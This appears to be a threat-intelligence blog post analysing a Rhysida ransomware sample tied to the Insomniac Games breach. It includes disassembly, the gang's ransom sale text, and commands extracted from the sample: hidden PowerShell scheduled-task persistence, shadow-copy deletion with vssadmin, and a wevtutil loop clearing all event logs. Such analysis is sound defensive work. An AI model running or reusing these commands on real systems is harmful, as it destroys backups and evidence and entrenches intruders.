Rhysida Ransomware

December 13, 2023


Dec. 13
Written By ShadowStackRe SSR

A painful sting for Insomniac Games

Threat Landscape

On December 12th 2023 Rhysida claimed to have penetrated and encrypted Insomniac Games from Burbank, California. The studio founded in 1994 and currently owned by Sony Interactive Entertainment, has been responsible for such hits as the recently released 'Marvel's Spider-man' series and the 'Ratchet & Clank' series.

The gang has set the price at 50 BTC and a time limit of 7 days.



Insomniac Games

Insomniac Games


Insomniac Games, Inc. is an American video game developer based in Burbank, California.

With just 7 days on the clock, seize the opportunity to bid on exclusive, unique, and impressive data. Open your wallets and be ready to buy exclusive data. We sell only to one hand, no reselling, you will be the only owner!

Price: 50 BTC

It was founded in 1994 by Ted Price as Xtreme Software, and was renamed Insomniac Games a year later. Insomniac Games is a wholly-owned subsidiary of Sony Interactive Entertainment

The leak site contains the latest victims and the ability to submit a victim token.



On November 15th, CISA.gov posted an alert about Rhysida. This report contains a number of tactics, techniques and tooling that the ransomware gang uses. cisa.gov report

Keypoints

- Use of scheduled tasks for persistence
- Uses CHC hash and AES block ciphers for encryption
- Drops the ransomware note as a PDF

Build information

Hashes

The file was first submitted to VirusTotal on November 18th 2023 , and at the time of this analysis the last submission was December 8th 2023 .


b55ecbddcbed916481ad537807cd3e33cb71814be6ce8e03eb63b629ccb8c692 | VirusTotal

Compiler

The sample was compiled using MinGW 6.3 and is a 64-bit executable of 497KB in size.

Section Segments

The section segments contains a fairly high .data section which is 119.2KB in size with an entropy of 7 . This is interesting considering the size of the overall binary.




Name	Start	End	R	W	X	D	L
.text	0000000000401000	000000000044C000	R	.	X	.	L
.data	000000000044C000	000000000046A000	R	W	.	.	L
.rdata	000000000046A000	0000000000479000	R	.	.	.	L
.pdata	0000000000479000	000000000047C000	R	.	.	.	L
.xdata	000000000047C000	000000000047F000	R	.	.	.	L
.bss	000000000047F000	0000000000488000	R	W	.	.	L
.idata	0000000000488000	00000000004884BC	R	W	.	.	L
.idata	00000000004884BC	0000000000488914	R	W	.	.	L
.idata	0000000000488914	000000000048A000	R	W	.	.	L
.CRT	000000000048A000	000000000048B000	R	W	.	.	L
.tls	000000000048B000	000000000048C000	R	W	.	.	L

Tactics and Techniques


The main functions control flow has a large nested if block starting at address text:0000000000419378 that is fairly unique, this nested block makes use of the number of processors found, to setup up the thread pool required to faciliate the encryption process and getting a reference to the cryptographic handler.


Within this nested if block, the _beginthreadex() call is used to start new threads bound by the number of processors found and a short 10 millisecond sleep trap was added inside of a loop. This tight loop utilizes the synchapi.h to handle eventing between threads.



```
.text:0000000000442F37                 mov     rcx, [rbx+8]    ; hHandle
.text:0000000000442F3B                 mov     edx, ebp        ; dwMilliseconds
.text:0000000000442F3D                 call    rdi ; __imp_WaitForSingleObject
.text:0000000000442F3F                 test    eax, eax
.text:0000000000442F41                 jz      short loc_442F2F
.text:0000000000442F43                 cmp     eax, 102h
.text:0000000000442F48                 mov     edx, 16h
.text:0000000000442F4D                 mov     eax, 8Ah
.text:0000000000442F52                 cmovnz  eax, edx
.text:0000000000442F55                 jmp     loc_442ECB
.text:0000000000442F55 ; ---------------------------------------------------------------------------
.text:0000000000442F5A                 align 20h
.text:0000000000442F60
.text:0000000000442F60 loc_442F60:                             ; CODE XREF: sub_442EA0+75↑j
.text:0000000000442F60                 mov     ebp, [rbx+14h]
.text:0000000000442F63                 call    cs:__imp_GetCurrentThreadId
.text:0000000000442F69                 cmp     ebp, eax
.text:0000000000442F6B                 jnz     short loc_442F17
.text:0000000000442F6D                 mov     eax, esi
.text:0000000000442F6F                 lock cmpxchg [rbx], edi
.text:0000000000442F73                 cmp     dword ptr [rbx+4], 2
.text:0000000000442F77                 mov     eax, 24h ; '$'
.text:0000000000442F7C                 jnz     loc_442ECB
.text:0000000000442F82                 add     dword ptr [rbx+10h], 1
.text:0000000000442F86                 jmp     loc_442EC9
.text:0000000000442F86 ; ---------------------------------------------------------------------------
.text:0000000000442F8B                 align 10h
.text:0000000000442F90
.text:0000000000442F90 loc_442F90:                             ; CODE XREF: sub_442EA0+7C↑j
.text:0000000000442F90                 xor     ecx, ecx        ; lpEventAttributes
.text:0000000000442F92                 xor     r9d, r9d        ; lpName
.text:0000000000442F95                 xor     r8d, r8d        ; bInitialState
.text:0000000000442F98                 xor     edx, edx        ; bManualReset
.text:0000000000442F9A                 call    cs:__imp_CreateEventA
```

The main program flow continues on to setup the file walker for file and directory discovery and ensuring both the scheduled tasks and commands for deleting the sample from disk.






Determine number of CPUs

The number of processors are obtained via the GetSystemInfo() call. The structure returned contains a member called dwNumberOfProcessors which is used throughout the sample to determine thread pool sizes used for the overall encryption process.

If the number of processors is greater than 8, the value is set to 8.




```
  // Get number of processors
  GetSystemInfo(&SystemInfo);
  dwNumProcessors = SystemInfo.dwNumberOfProcessors;
  if ( (int)SystemInfo.dwNumberOfProcessors > 8 )
    dwNumProcessors = 8;                    // force the number of processors to clamp to 8
```

Schedule task persistence


The sample setups schedule tasks to facilitate persistence. The scheduled tasks are broken up into multiple commands.

> **The first command** is used to create a new schedule tasks called Rhsd to launch the payload again upon startup utilizing the ONSTART option.




```
strcpy(
  ptrCmd + 8,
  "/c start powershell.exe -WindowStyle Hidden -Command \"Sleep -Milliseconds 1000; schtasks /end /tn Rhsd; schtasks "
  "/delete /tn Rhsd /f; schtasks /create /sc ONSTART /tn Rhsd /tr \\\"'");
```

> **The second command** is used to run the task Rhsd using the current user accounts permissions.



```
strcat(Command, "\\\" /ru system; schtasks /run /tn Rhsd /i;\"");
```


> **The third command** is used to delete the schedule task if the system has already been compromised.



```
strcpy(
  ptrCmd2 + 8,
  "/c start powershell.exe -WindowStyle Hidden -Command \"Sleep -Milliseconds 1000; schtasks /delete /tn Rhsd /f;\"");
```

Inhibit system recovery

The sample will clear the event logs by utilizing the cmd.exe and the wevtutil.exe programs. The sample will wait until the events are cleared before returning back to the execution of the malware. The vssadmin.exe is used to delete shadow copies, this occurs after the system is compromised.




```
system("cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet");
system("cmd.exe /c for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"");
```

Directory and file discovery


The sample is configured to skip files by extension. The typical file extensions found below are commonly skipped by ransomware payloads with the primary objective of keeping system stability functional.

```
.bat
.bin
.cab
.cmd
.com
.cur
.diagcab
.diagcfg
.diagpkg
.drv
.dll
.exe
.hlp
.hta
.ico
.msi
.ocx
.ps1
.psm1
.scr
.sys
.ini
.Thumbs.db
.url
.iso
```

